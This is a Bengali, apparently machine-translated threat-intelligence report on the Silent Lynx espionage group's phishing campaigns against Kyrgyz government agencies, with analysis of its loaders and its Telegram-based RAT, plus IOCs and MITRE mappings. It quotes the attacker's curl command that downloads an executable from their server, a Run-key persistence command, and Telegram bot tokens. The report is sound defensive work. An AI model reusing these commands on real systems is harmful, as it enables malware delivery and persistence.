সাইলেন্ট লিংকস এপিটি কিরগিজস্তান এবং প্রতিবেশী দেশগুলির বিভিন্ন সত্তাকে লক্ষ্য করে
বিষয়বস্তু
- মূল লক্ষ্য
- ক্ষতিগ্রস্ত শিল্প
- ভৌগলিক ফোকাস
- সংক্রমণ শৃঙ্খল
- প্রাথমিক ফলাফল
- প্রচারাভিযান 1
- ক্ষতিকারক ইমেলটি খতিয়ে দেখা হচ্ছে
- ডিকয় ডকুমেন্টটি দেখছি।
- প্রচারাভিযান 2
- ক্ষতিকারক ইমেলটি খতিয়ে দেখা হচ্ছে
- ডিকয় ডকুমেন্টটি দেখছি
- প্রযুক্তিগত বিশ্লেষণ
- প্রচারাভিযান 1
- ধাপ ১ – ক্ষতিকারক ISO ফাইল
- পর্যায় ২ – ক্ষতিকারক C++ লোডার
- পর্যায় ৩ – ক্ষতিকারক পাওয়ারশেল স্ক্রিপ্ট
- প্রচারাভিযান 2
- পর্যায় ১ – ক্ষতিকারক গোলং রিভার্স-শেল
- অবকাঠামো এবং শিকার
- আরোপণ
- উপসংহার
- Seqrite সুরক্ষা
- IOCs
- মিটার এটিটি এবং সিকে
- প্রচারাভিযান 1
- প্রচারাভিযান 1
ভূমিকা
Seqrite ল্যাবস এপিটি-টিম সম্প্রতি একটি নতুন থ্রেট গ্রুপের দুটি নতুন ক্যাম্পেইন উন্মোচন করেছে, যেটিকে আমরা নাম দিয়েছি নীরব লিংকস। এই হুমকি গোষ্ঠীটি পূর্বে পূর্ব ইউরোপ এবং মধ্য এশিয়ার সরকারি থিঙ্ক ট্যাঙ্কগুলিকে অর্থনৈতিক সিদ্ধান্ত গ্রহণ এবং ব্যাংকিং খাতে জড়িত সংস্থাগুলিকে লক্ষ্য করেছে। এই প্রচারণাটি SPECA (মধ্য এশিয়ার অর্থনীতির জন্য বিশেষ কর্মসূচি) অর্থাৎ কিরগিজস্তানের একটি অংশ, এমন একটি দেশের বিরুদ্ধে লক্ষ্যবস্তু, যেখানে হুমকি গোষ্ঠীটি কিরগিজ প্রজাতন্ত্রের ন্যাশনাল ব্যাংকের সরকারি সংস্থাগুলিকে লক্ষ্য করে জাতিসংঘ-থিমযুক্ত প্রলোভন প্রদান করেছিল, যখন দ্বিতীয় প্রচারণাটি কিরগিজস্তানের অর্থ মন্ত্রণালয়কে লক্ষ্য করে।
এই ব্লগে, আমরা আমাদের বিশ্লেষণের সময় যেসব প্রচারণার মুখোমুখি হয়েছি তার বিস্তারিত প্রযুক্তিগত বিবরণ অন্বেষণ করব। আমরা এই প্রচারণার বিভিন্ন ধাপ পরীক্ষা করব, যেখানে সংক্রমণ শুরু হয় একটি RAR সংযুক্তি সহ একটি ফিশিং ইমেল দিয়ে, যার মধ্যে একটি ক্ষতিকারক ISO ফাইল এবং একটি বিনাইন ডিকয় ডকুমেন্ট এবং একটি ক্ষতিকারক C++ পেলোড থাকে। পেলোডে এমবেডেড এবং এনকোডেড পাওয়ারশেল স্ক্রিপ্ট রয়েছে যা ভিকটিম মেশিনে রিমোট অ্যাক্সেস টুল হিসেবে কাজ করে। দ্বিতীয় প্রচারণায়, ফিশিং ইমেলটিতে একটি পাসওয়ার্ড-সুরক্ষিত RAR ফাইল সংযুক্ত থাকে, যার মধ্যে একটি ডকুমেন্ট ডিকয় ডকুমেন্ট এবং একটি ক্ষতিকারক গোল্যাং ইমপ্লান্ট থাকে। আমরা পুরো প্রচারণার পরিকাঠামোও দেখব।
মূল লক্ষ্য
ক্ষতিগ্রস্ত শিল্প
- দূতাবাস
- আইনজীবি
- সরকারি ব্যাংক
- সরকারি থিঙ্ক-ট্যাঙ্কস
ভৌগলিক ফোকাস
- কিরগিজস্তান
- তুর্কমেনিস্তান
সংক্রমণ শৃঙ্খল
প্রাথমিক ফলাফল
প্রচারাভিযান 1

২০২৪ সালের ২৭শে ডিসেম্বর, আমাদের দল কিরগিজ প্রজাতন্ত্রের জাতীয় ব্যাংকের একজন কর্মকর্তাকে লক্ষ্য করে পাঠানো একটি ক্ষতিকারক আউটলুক বার্তা ফাইল আবিষ্কার করে। বার্তাটিতে 20241228_140656.rar নামের একটি RAR-সংকুচিত সংযুক্তি রয়েছে । RAR ফাইলটি পরীক্ষা করে আমরা 20241228_140656.iso নামের একটি ক্ষতিকারক ISO ফাইল খুঁজে পাই । ISO ফাইলটিতে Xerox_Scan17510875802718752175.exe নামের একটি ক্ষতিকারক এক্সিকিউটেবল রয়েছে , যা একটি PowerShell প্রসেস চালু করে। ক্ষতিকারক PowerShell প্রসেসটির আর্গুমেন্টগুলো Base64-এ এনকোড করা এবং C++ এক্সিকিউটেবলটির মধ্যে এমবেড করা। এছাড়াও, ISO ফাইলটি 2024-00178nv Note Verbale_SPECA WG_2024 শিরোনামের একটি ছদ্মবেশী ডকুমেন্ট ফেলে দেয়। ঠিক পরের দিনই অন্যান্য থ্রেট গবেষকরাও একই ফাইলটি খুঁজে পান ।
ক্ষতিকারক ইমেলটি খতিয়ে দেখা হচ্ছে
ক্ষতিকারক আউটলুক ইমেলটি খতিয়ে দেখে আমাদের কাছে স্পষ্ট হয়ে ওঠে যে হুমকিদাতা ন্যাশনাল ব্যাংক অফ কিরগিজস্তানের একজন কর্মচারীর একটি ক্ষতিকারক ইমেল অ্যাকাউন্ট ব্যবহার করেছিলেন। তারা এই অ্যাকাউন্টটি ব্যবহার করে ক্ষতিকারক RAR ফাইলটি পাঠিয়েছিলেন এবং একটি আকর্ষণীয় বার্তাও দিয়েছিলেন যে ইমেলটি অর্থ মন্ত্রণালয়ে পাঠানোর কথা ছিল, কিন্তু তারা এটি পেয়েছে। এখন, আসুন আমরা ক্ষতিকারক ISO ফাইল দ্বারা ফেলে দেওয়া ডিকয় পিডিএফটি দেখি।

ডিকয় ডকুমেন্টটি দেখছি
আইএসও ফাইলটি এক্সট্র্যাক্ট করার পর আমরা দুটি ফাইল শনাক্ত করেছি: একটি ক্ষতিকারক সি++ এক্সিকিউটেবল এবং একটি ডিকয় ফাইল। ডিকয় ফাইলটি হলো ২০২৪ সালের ৩ এপ্রিল উজবেকিস্তানের সমরকন্দে অনুষ্ঠিতব্য স্পেকা ওয়ার্কিং গ্রুপ অন ট্রেড -এর ঊনবিংশ অধিবেশনের একটি আমন্ত্রণপত্র। নথিটি বিশ্বাসযোগ্য ও প্রাসঙ্গিক দেখানোর জন্য “টেকসই সরবরাহ শৃঙ্খলের জন্য ডিজিটালাইজেশনের ব্যবহার” থিমটিকে কাজে লাগিয়ে জাতিসংঘের এশিয়া ও প্রশান্ত মহাসাগরীয় অর্থনৈতিক ও সামাজিক কমিশন (এসক্যাপ)-এর পক্ষ থেকে পাঠানো বৈধ যোগাযোগের অনুকরণ করে। এই কৌশলটি সন্দেহ কমিয়ে দেয়, কারণ কিরগিজস্তান স্পেকা-র সদস্য রাষ্ট্রগুলোর মধ্যে অন্যতম।

প্রচারাভিযান 2
ক্ষতিকারক ইমেলটি খতিয়ে দেখা হচ্ছে
দ্বিতীয় ক্যাম্পেইনের ক্ষতিকারক আউটলুক ইমেলটি খতিয়ে দেখলে আমরা দেখতে পাই যে, আক্রমণকারী প্রথম ক্যাম্পেইনের মতোই হুবহু একই হ্যাক হওয়া ইমেল অ্যাকাউন্ট ব্যবহার করছে। এবার তারা কিরগিজ প্রজাতন্ত্রের অর্থ মন্ত্রণালয়কে লক্ষ্য করে কর্মচারী বোনাসের নামে কর্মীদের প্রলুব্ধ করার জন্য একটি জরুরি বার্তা সহ একটি পাসওয়ার্ড-সুরক্ষিত RAR ফাইল পাঠিয়েছে। এখন, চলুন RAR ফাইলটি থেকে পাওয়া ডিকয় পিডিএফটি খতিয়ে দেখা যাক।

ডিকয় ডকুমেন্টটি দেখছি
দূষিত RAR ফাইলটি বের করার পরে, আমরা দুটি ফাইল আবিষ্কার করেছি: Приложение №14-214-14-12-5-15docx নামে একটি দূষিত গোল্যাং এক্সিকিউটেবল এবং Приказ №950-2-ГП о пированенный শিরোনামের একটি ডিকয় MS Word নথি ।


প্রতারণামূলক নথিটি দেখতে কিরগিজ প্রজাতন্ত্রের অর্থ মন্ত্রণালয় কর্তৃক জারি করা একটি সরকারি আদেশের মতো, যেখানে কর্মচারীদের বোনাস বরাদ্দের বিস্তারিত বিবরণ রয়েছে। এতে বিভিন্ন কর্মচারীর নামের পাশাপাশি আদেশের তারিখ, ৮ জানুয়ারী, ২০২৫ , উল্লেখ করা আছে, যা প্রলোভনটিকে সময়োপযোগী ও প্রাসঙ্গিক করে তোলে। এর বৈধতা বাড়াতে এবং সন্দেহ কমাতে, নথিটির শেষে একজন সরকারি কর্মকর্তার নামও অন্তর্ভুক্ত করা হয়েছে।

প্রযুক্তিগত বিশ্লেষণ
যেহেতু আমাদের দল দুটি ক্যাম্পেইন শনাক্ত করেছে, তাই আমরা প্রযুক্তিগত বিশ্লেষণকে দুটি ভাগে ভাগ করেছি। প্রথমে আমরা প্রথম ক্যাম্পেইনটি খতিয়ে দেখব এবং পরে যেটি একটি ক্ষতিকারক গোল্যাং এক্সিকিউটেবল স্থাপন করে, সেটি দেখব।
প্রচারণা -১
ধাপ ১ – ক্ষতিকারক ISO ফাইল
RAR ফাইলটিতে 20241228_140656.iso নামের একটি ক্ষতিকারক ISO ফাইল রয়েছে । ISO ফাইলটি এক্সট্র্যাক্ট করার পর, আমরা একটি ডিকয় PDF এবং একটি ক্ষতিকারক C++ বাইনারি খুঁজে পেয়েছি, যা লোডার হিসেবে কাজ করে। পরবর্তী ধাপে, আমরা C++ বাইনারিটি বিশ্লেষণ করব।

পর্যায় ২ – ক্ষতিকারক C++ লোডার
সরাসরি বিশ্লেষণে যাওয়ার আগে, আমরা নিশ্চিত করতে পারি যে নমুনাটি প্যাক করা হয়নি এবং এটি একটি C++ বাইনারি।

বিশ্লেষণ করার পর, আমরা বুঝতে পেরেছি যে ক্ষতিকারক C++ এক্সিকিউটেবলের ভিতরে base64 এনকোডেড কন্টেন্টের একটি বিশাল ব্লব রয়েছে এবং একটি PowerShell কমান্ড রয়েছে যা -ExecutionPolicy Bypass ফ্ল্যাগ সহ একটি এনকোডেড স্ক্রিপ্ট চালায় যা অবাধ স্ক্রিপ্ট এক্সিকিউশনের দিকে পরিচালিত করে।


অবশেষে, আমরা দেখতে পাচ্ছি যে CreateProcess API ব্যবহার করে, একটি PowerShell প্রক্রিয়া তৈরি করা হয়েছে যা এনকোডেড ব্লবটি কার্যকর করে। পরবর্তী বিভাগে, আমরা PowerShell ব্লবের বিষয়বস্তু পরীক্ষা করব যা এই লোডার দ্বারা কার্যকর করা হচ্ছে।

পর্যায় ৩ – ক্ষতিকারক পাওয়ারশেল স্ক্রিপ্ট
এখন, base64 এনকোডেড স্ক্রিপ্টটি ডিকোড করার পর, আমরা দেখতে পেলাম যে হুমকি অভিনেতা কমান্ড এক্সিকিউশন এবং ডেটা এক্সফিল্ট্রেশন করার জন্য টেলিগ্রাম বট ব্যবহার করছে। স্ক্রিপ্টটিতে Invoke-BotCmd এবং Invoke-BotDownload নামে পরিচিত দুটি আকর্ষণীয় ফাংশন রয়েছে। আসুন আমরা এই ফাংশনগুলির কার্যকারিতা সম্পর্কে আরও জেনে নিই।

① Invoke-BotCmd ফাংশনটি মূলত আক্রমণকারীর কাছ থেকে প্রাপ্ত সিস্টেম কমান্ডগুলো কার্যকর করে এবং কার্যকর করা কমান্ডের আউটপুট টেলিগ্রাম বট এপিআই (API)-এর মাধ্যমে ব্যবহারকারীর কাছে ফেরত পাঠায়। এটি ইনপুট হিসেবে একটি কমান্ড গ্রহণ করে, Invoke-Expression ব্যবহার করে সেটি চালায় এবং আউটপুট বা যেকোনো ত্রুটি ক্যাপচার করে। ফলাফলগুলো একটি অনন্য শনাক্তকারী দিয়ে ফরম্যাট করে ব্যবহারকারীর কাছে ফেরত পাঠানো হয়। যদি আউটপুট টেলিগ্রামের ৪০৯৫-অক্ষরের সীমা অতিক্রম করে, তবে এটিকে কয়েকটি খণ্ডে ভাগ করে একাধিক বার্তায় পাঠানো হয়। ছোট আউটপুটের ক্ষেত্রে, বার্তাটি সরাসরি পাঠানো হয়। সুতরাং, এই ফাংশনটি দূর থেকে কমান্ড কার্যকর করা এবং প্রতিক্রিয়া পাঠানোর সুবিধা দেয়, যা টেলিগ্রাম এপিআই-এর মাধ্যমে আক্রান্ত মেশিনের সাথে যোগাযোগের সুযোগ করে দেয়।

২। Invoke-BotDownload ফাংশনটি মূলত ভুক্তভোগীর সিস্টেম থেকে হুমকিদাতার নিয়ন্ত্রিত টেলিগ্রাম চ্যাটে একটি ফাইল আপলোড করার সুবিধা দেয়, যা ডেটা পাচারকে সম্ভব করে তোলে। এটি হুমকিদাতার অনুরোধ অনুযায়ী একটি নির্দিষ্ট পাথ থেকে ফাইলটি পড়ে, প্রয়োজনীয় মেটাডেটা এবং কন্টেন্ট হেডার প্রস্তুত করে, এবং ফাইলটিকে একটি মাল্টিপার্ট ফর্ম-ডেটা POST অনুরোধ হিসেবে টেলিগ্রাম এপিআই-তে পাঠায়। সুতরাং, এই ফাংশনটি ভুক্তভোগীর মেশিন থেকে হুমকিদাতার টেলিগ্রাম চ্যাটে ডেটা পাচার করার জন্য ডিজাইন করা হয়েছে।

③ স্ক্রিপ্টের বাকি অংশটি বটের মূল কার্যপ্রণালী গঠন করে, যা থ্রেট অ্যাক্টরের কাছ থেকে আসা নতুন বার্তা পর্যবেক্ষণ ও প্রক্রিয়াকরণের জন্য একটি অবিরাম লুপে চলতে থাকে। এটি বার্তা সংগ্রহের জন্য getUpdates API এন্ডপয়েন্ট ব্যবহার করে এবং সেগুলোর বিষয়বস্তুর উপর ভিত্তি করে কাজ করে। /sleep-এর মতো কমান্ড বটের স্লিপ ইন্টারভ্যাল সমন্বয় করতে সাহায্য করে, /cmd এটিকে Invoke-BotCmd ফাংশন ব্যবহার করে সিস্টেম কমান্ড কার্যকর করতে দেয়, এবং /download, Invoke-BotDownload ফাংশনের মাধ্যমে ভিকটিম মেশিন থেকে ফাইল আপলোড শুরু করে।

নির্দিষ্ট শনাক্তকারী সহ কাস্টম কমান্ডের জন্য, বট অনুরোধকৃত ক্রিয়া সম্পাদন করার আগে শনাক্তকারীকে যাচাই করে। স্ক্রিপ্টটি নিশ্চিত করে যে প্রতিটি বার্তা শুধুমাত্র একবার প্রক্রিয়া করা হয়েছে, সর্বশেষ দেখা বার্তা আইডি আপডেট করে এবং ব্যর্থ API কলগুলি পুনরায় চেষ্টা করার জন্য ত্রুটি পরিচালনা বাস্তবায়ন করে, সনাক্তকরণ বা অস্বাভাবিক নেটওয়ার্ক আচরণ এড়াতে র্যান্ডম ব্যবধানের জন্য বিরতি দেয় যা প্রাথমিক সনাক্তকরণ বা আরও অসঙ্গতির দিকে পরিচালিত করে। এই লুপটি বটকে কমান্ড চালানো, ডেটা এক্সফিল্টার করা এবং হুমকি অভিনেতার সাথে ধারাবাহিক যোগাযোগ বজায় রাখার মতো কাজগুলি সম্পাদন করতে দেয়।
এখন, পরবর্তী বিভাগে আমরা C++ এবং PowerShell লোডার অনুসন্ধান শেষ করার পর, আমরা থ্রেট অ্যাক্টর দ্বারা সম্পাদিত অবকাঠামো এবং অন্যান্য প্রচারণা এবং কিছু অন্যান্য কার্যকলাপ পর্যালোচনা করব।
প্রচারণা – ২
পর্যায় ১ – ক্ষতিকারক গোলং রিভার্স-শেল
ক্ষতিকারক RAR ফাইলটি বের করার পর, আমরা দেখতে পেলাম যে ভিতরে কেবল দুটি ফাইল রয়েছে, যার মধ্যে একটি হল ডিকয় ডকুমেন্ট, এবং অন্যটি মূলত গোল্যাং এক্সিকিউটেবল ফাইল।


বাইনারিটির ভেতরে উঁকি দিলে আমরা দেখতে পাই যে বাইনারিটি গোল্যাং ভাষায় লেখা একটি বিপরীত শেল, যা net_dial এর মতো প্যাকেজ ব্যবহার করে কমান্ড এবং কন্ট্রোলের সাথে সংযোগ স্থাপন করে, যদি এটি C2 এর সাথে সংযোগ স্থাপন করতে ব্যর্থ হয়, তবে এটি 0.5 সেকেন্ডের জন্য স্লিপ থাকে, বিভিন্ন কমান্ড চালায়।


অবকাঠামো এবং শিকার
আগের অংশে, আমরা দেখেছি যে হুমকিদাতা টেলিগ্রাম বট ব্যবহার করে ভিকটিম সিস্টেমে অ্যাকশন এবং ডাউনলোড করার মতো অন্যান্য কাজ করছে। সৌভাগ্যবশত, আমাদের পাওয়ারশেল স্ক্রিপ্টের ভিতরে বট টোকেনটি হার্ডকোড করা আছে, যেখানে আমরা আকর্ষণীয় জিনিসগুলি খুঁজে পেয়েছি। এটি হল টেলিগ্রাম বট, যা এই প্রচারণায় ব্যবহৃত হয়েছে, যা হুমকিদাতার কাছে বিষয়বস্তু ফরোয়ার্ড করছে।

আমরা লক্ষ্যবস্তু সিস্টেমে আবিষ্কার সম্পাদনের জন্য লক্ষ্যবস্তু মেশিনে হুমকি অভিনেতা দ্বারা সম্পাদিত কয়েকটি সাধারণ কমান্ড যেমন whoami, ipconfig এবং অন্যান্য কমান্ডও দেখতে পাচ্ছি।

আরেকটি মজার ঘটনা হল, আমরা দেখতে পাচ্ছি যে থ্রেট অ্যাক্টর (TA) একটি ওয়েব সার্ভার থেকে একটি ক্ষতিকারক পেলোড ডাউনলোড করছে এবং আপোস করা সিস্টেমে স্থায়িত্ব প্রতিষ্ঠা করছে। cmd /c curl -oc:\users\public\gservice.exe hxxps://pweobmxdlboi.com/147.exe কমান্ড ব্যবহার করে, TA একটি রিমোট সার্ভার থেকে একটি ক্ষতিকারক এক্সিকিউটেবল ডাউনলোড করে এবং c:\users\public ডিরেক্টরিতে gservice.exe হিসাবে সংরক্ষণ করে।

স্থায়ীত্ব নিশ্চিত করার জন্য, আক্রমণকারী একটি রেজিস্ট্রি পরিবর্তন কমান্ড চালায়, REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v WinUpTask /t REG_SZ /dc:\users\public\gservice.exe /f, যা এক্সিকিউটেবল ফাইলটিকে উইন্ডোজ রান কী-তে যুক্ত করে, ফলে ব্যবহারকারী লগ ইন করলেই এটি স্বয়ংক্রিয়ভাবে চালু হয়ে যায়। এরপর আক্রমণকারী REG কোয়েরি কমান্ড দিয়ে পরিবর্তনটি যাচাই করে এবং “Операция успешно завершена ” (“অপারেশনটি সফলভাবে সম্পন্ন হয়েছে”) বার্তাটির মাধ্যমে স্থায়ীত্ব ব্যবস্থাটি সফলভাবে প্রতিষ্ঠিত হয়েছে তা নিশ্চিত করে।

ধারণা করা হচ্ছে, ক্ষতিগ্রস্তদের মধ্যে একজন তুর্কমেনিস্তান ও কিরগিজস্তানের মধ্যকার কূটনৈতিক কার্যক্রমের সঙ্গে ঘনিষ্ঠভাবে জড়িত। “Turkmenistanyn Gyrgyz Respublikasyndaky Ilcihanasynyn meyilnamasy.docx”- এর মতো সংবেদনশীল ফাইলের উপস্থিতি থেকে বোঝা যায় যে, আক্রমণকারীরা কূটনৈতিক পরিকল্পনা ও সম্পর্ক বিষয়ে গোয়েন্দা তথ্য সংগ্রহের জন্য ভুক্তভোগীকে লক্ষ্যবস্তু করেছিল। এটি ইঙ্গিত দেয় যে, এই অভিযানের অন্যতম প্রধান লক্ষ্য ছিল গুপ্তচরবৃত্তি, যা শুধু ব্যাংকের মধ্যেই সীমাবদ্ধ ছিল না, বরং অন্যান্য সরকারি সংস্থাকেও এর আওতায় আনা হয়েছিল।

একই হুমকিদাতা, অর্থাৎ একই অপারেটর (একই টেলিগ্রাম ব্যবহারকারী) দ্বারা পরিচালিত অন্যান্য প্রচারণার খোঁজ করার সময় আমরা দেখতে পেলাম যে হুমকিদাতা একই ভৌগোলিক অবস্থান জুড়ে বিভিন্ন ভুক্তভোগীর বিরুদ্ধে প্রচারণা চালানোর জন্য অন্যান্য টেলিগ্রাম ভিত্তিক বট ব্যবহার করছে।

এর পাশাপাশি, আমরা দেখতে পেয়েছি যে আক্রমণকারী ‘ রিসক্স’ (resocks) নামে একটি রেড-টিম ওপেন-সোর্স টুল ব্যবহার করছিল , যা সে তার নিজস্ব পরিকাঠামোতে হোস্ট করেছিল।

হুমকিদাতা যেসব ডোমেইনগুলিতে তাদের ক্ষতিকারক ইমপ্লান্ট স্থাপন করেছিলেন, সেগুলো নিম্নরূপ।
| ক্ষতিকারক ডোমেন |
| hxxps:[//]pweobmxdlboi[.]com |
| hxxps:[//]ডকুমেন্ট[.]হোমটাউনসিটি[.]ক্লাউড |
| hxxps:[//]মেইলবক্সডাউনলোড[.]কম |
আরও অনুসন্ধান করার পর, আমরা দেখতে পেলাম যে হুমকিদাতা ভিকটিম সিস্টেমে আরও পেলোড ডাউনলোড করার জন্য গুগল ড্রাইভ ব্যবহার করে এবং বর্তমানে C++, MSIL ইমপ্লান্টের উপর নির্ভর করে। এগুলিতে হয় ক্ষতিকারক পাওয়ারশেল স্ক্রিপ্ট এমবেড করা আছে অথবা পেস্টবিনের মতো টেক্সট শেয়ারিং পরিষেবা থেকে ডাউনলোড করা হচ্ছে এবং সাম্প্রতিক প্রচারাভিযানে ডেটা এক্সফিল্ট্রেশন এবং কমান্ড ও নিয়ন্ত্রণ পরিষেবার জন্য টেলিগ্রামের উপর নির্ভরশীল।

আরোপণ
হুমকির কারণ বা গোষ্ঠী বর্ণনা করার সময় অ্যাট্রিবিউশন একটি অপরিহার্য মেট্রিক। এতে কৌশল, কৌশল এবং পদ্ধতি (TTP), কোডের মিল এবং পুনঃব্যবহার, হুমকির কারণের প্রেরণা এবং কখনও কখনও পরিচালনাগত ভুল সহ বিভিন্ন ক্ষেত্র বিশ্লেষণ এবং সম্পর্ক স্থাপন করা জড়িত।
সাইলেন্ট লিংক্স- এর উপর আমাদের চলমান পর্যবেক্ষণে , আমরা সিসকো ট্যালোস-এ আমাদের সহকর্মীদের দ্বারা চিহ্নিত, কাজাখস্তান-ভিত্তিক ইয়োরোট্রুপার নামক একটি হুমকি সৃষ্টিকারী গোষ্ঠী বা দলের সাথে এর উল্লেখযোগ্য সাদৃশ্য ও মিল খুঁজে পেয়েছি । চলুন, সাইলেন্ট লিংক্স এবং ইয়োরোট্রুপার-এর মধ্যেকার কিছু প্রধান মিলগুলো খতিয়ে দেখা যাক।
সাইলেন্ট লিংক এবং ইয়োরোট্রুপারের মধ্যে কী ওভারল্যাপ
- টুলিং আর্সেনাল:
সিসকো ট্যালোসের গবেষকরা লক্ষ্য করেছেন যে ইয়োরোট্রুপার ঘন ঘন তার টুলসেট পরিবর্তন এবং পরিবর্তন করে, যার ফলে একটি ছদ্ম-অ্যান্টি-ডিটেকশন প্রক্রিয়া তৈরি হয়। সাম্প্রতিক ইয়োরোট্রুপার অপারেশনগুলি পাওয়ারশেল-ভিত্তিক সরঞ্জামগুলির উপর ব্যাপকভাবে নির্ভরশীল। একইভাবে, সাইলেন্ট লিংকস পাওয়ারশেল টুলিংয়ের উপর উল্লেখযোগ্য নির্ভরতা প্রদর্শন করেছে, দুটি গ্রুপের মধ্যে কোড ওভারল্যাপ লক্ষ্য করা গেছে। - প্রেরণা:
সাইলেন্ট লিংকস এবং ইয়োরোট্রুপার উভয়েরই একই রকম প্রেরণা রয়েছে, মূলত কিরগিজস্তান এবং এর প্রতিবেশী দেশগুলিতে সরকারি সংস্থাগুলিকে লক্ষ্য করে গুপ্তচরবৃত্তিতে জড়িত।
এই উদাহরণগুলো ছাড়াও, আরও কিছু জোরালো সাদৃশ্য এই দুটি হুমকি গোষ্ঠীর মধ্যকার সংযোগকে আরও দৃঢ় করে। মাঝারি মাত্রার নিশ্চয়তার সাথে , আমরা সাইলেন্ট লিংক্সকে কাজাখস্তান-ভিত্তিক একটি হুমকি সৃষ্টিকারী পক্ষ হিসেবে চিহ্নিত করছি, যা সম্ভবত ইয়োরোট্রুপারের সাথে সম্পদ ভাগাভাগি করে, ফলে এটি একটি কাজাখস্তান-কেন্দ্রিক হুমকি হিসেবে অবস্থান করে।
উপসংহার
সাইলেন্ট লিংকসের প্রচারণাগুলি ISO ফাইল, C++ লোডার, পাওয়ারশেল স্ক্রিপ্ট এবং গোল্যাং ইমপ্লান্ট ব্যবহার করে একটি অত্যাধুনিক বহু-পর্যায়ের আক্রমণ কৌশল প্রদর্শন করে। কমান্ড এবং নিয়ন্ত্রণের জন্য টেলিগ্রাম বটের উপর তাদের নির্ভরতা, ডিকয় ডকুমেন্ট এবং আঞ্চলিক লক্ষ্যবস্তুর সাথে মিলিত যা মধ্য এশিয়া এবং SPECA ভিত্তিক দেশগুলিতে গুপ্তচরবৃত্তির উপর তাদের মনোযোগকেও তুলে ধরে। সাইলেন্ট লিংকস ইয়োরোট্রুপারের সাথেও ওভারল্যাপ করে যা সম্পদ ভাগাভাগি দেখায়, কাজাখস্তান-ভিত্তিক হুমকি গোষ্ঠী হিসাবে তাদের বৈশিষ্ট্যকে শক্তিশালী করে।
SEQRITE সুরক্ষা
- স্লিনক্স
- জাতিবাচক
IOCs
| ফাইল-টাইপ | ফাইলের নাম | রয়েছে SHA-256 | |
| EXE এর | 147. exe | efb700681713cd50a2addd1fea6b7ee80c084467d3e87668688b9f06642062ba | |
| EXE এর | জেরক্স_স্ক্যান১৭৫১০৮৭৫৮০২৭১৮৭৫২১৭৫.এক্সই | e6f76a73180b4f2947764f4de57b52d037b482ece1a88dab9d3290e76be8c098 | |
| EXE এর | 14789. exe | 3560660162f2268d52b69382c78192667a7eee5796d77418a8609b2f1709f834 | |
| EXE এর | resocks.exe সম্পর্কে | 297d1afa309cdf0c84f04994ffd59ee1e1175377c1a0a561eb25869909812c9c | |
| আইএসও | 20241228_140656.iso | c045344b23fc245f35a0ff4a6d6fa744d580cde45c8cd0849153dee7dce1d80c | |
| EXE এর | Приложение №14-214-14-12-5-15docx | 1b76931775aa4de29df27a9de764b22f17ca117d6e5ae184f4ef617c970fc007 | |
| EXE এর | sokcs.exe সম্পর্কে | 66294c9925ad454d5640f4fe753da9e7d6742f60b093ed97be88fcdd47b04445 | |
| EXE এর | udadd.exe সম্পর্কে | 99c6017c8658faf678f1b171c8eb5d5fa7e7d08e0a0901b984a8e3e1fab565cd | |
| ডোমেন / URL গুলি | |||
| hxxps:[//]pweobmxdlboi[.]com | |||
| hxxps:[//]ডকুমেন্ট[.]হোমটাউনসিটি[.]ক্লাউড | |||
| hxxps:[//]মেইলবক্সডাউনলোড[.]কম | |||
| hxxps[:]//api[.]telegram[.]org/bot8171872935:AAHLoudjpHz1bxA26bV5wPuOEL3LOHEl6Qk | |||
| hxxps[:]//api[.]telegram[.]org/bot7898508392:AAF5FPbJ1jlPQfqCIGnx-zNdw2R5tF_Xxt0 | |||
মিটার এটিটি এবং সিকে
| যুদ্ধকৌশল | টেকনিক আইডি | নাম |
| পরিদর্শনকরণ | T1589.002 | ভিকটিম আইডেন্টিটি তথ্য সংগ্রহ করুন: ইমেল ঠিকানা |
| প্রাথমিক অ্যাক্সেস | T1204.002
T1078.002 |
ইউজার এক্সিকিউশন: ক্ষতিকারক ফাইল বৈধ অ্যাকাউন্ট: ডোমেন অ্যাকাউন্ট |
| ফাঁসি | T1059.001 | কমান্ড এবং স্ক্রিপ্টিং ইন্টারপ্রেটার: পাওয়ারশেল |
| অধ্যবসায় | T1547.001 | রেজিস্ট্রি রান কী / স্টার্টআপ ফোল্ডার |
| শংসাপত্র অ্যাক্সেস | T1056.001 T1552.001 |
ইনপুট ক্যাপচার: কীলগিং অসুরক্ষিত শংসাপত্র: ফাইলে শংসাপত্র |
| আবিষ্কার | T1087
T1083 T1046 T1012 T1018 T1016 T1007 |
অ্যাকাউন্ট আবিষ্কার
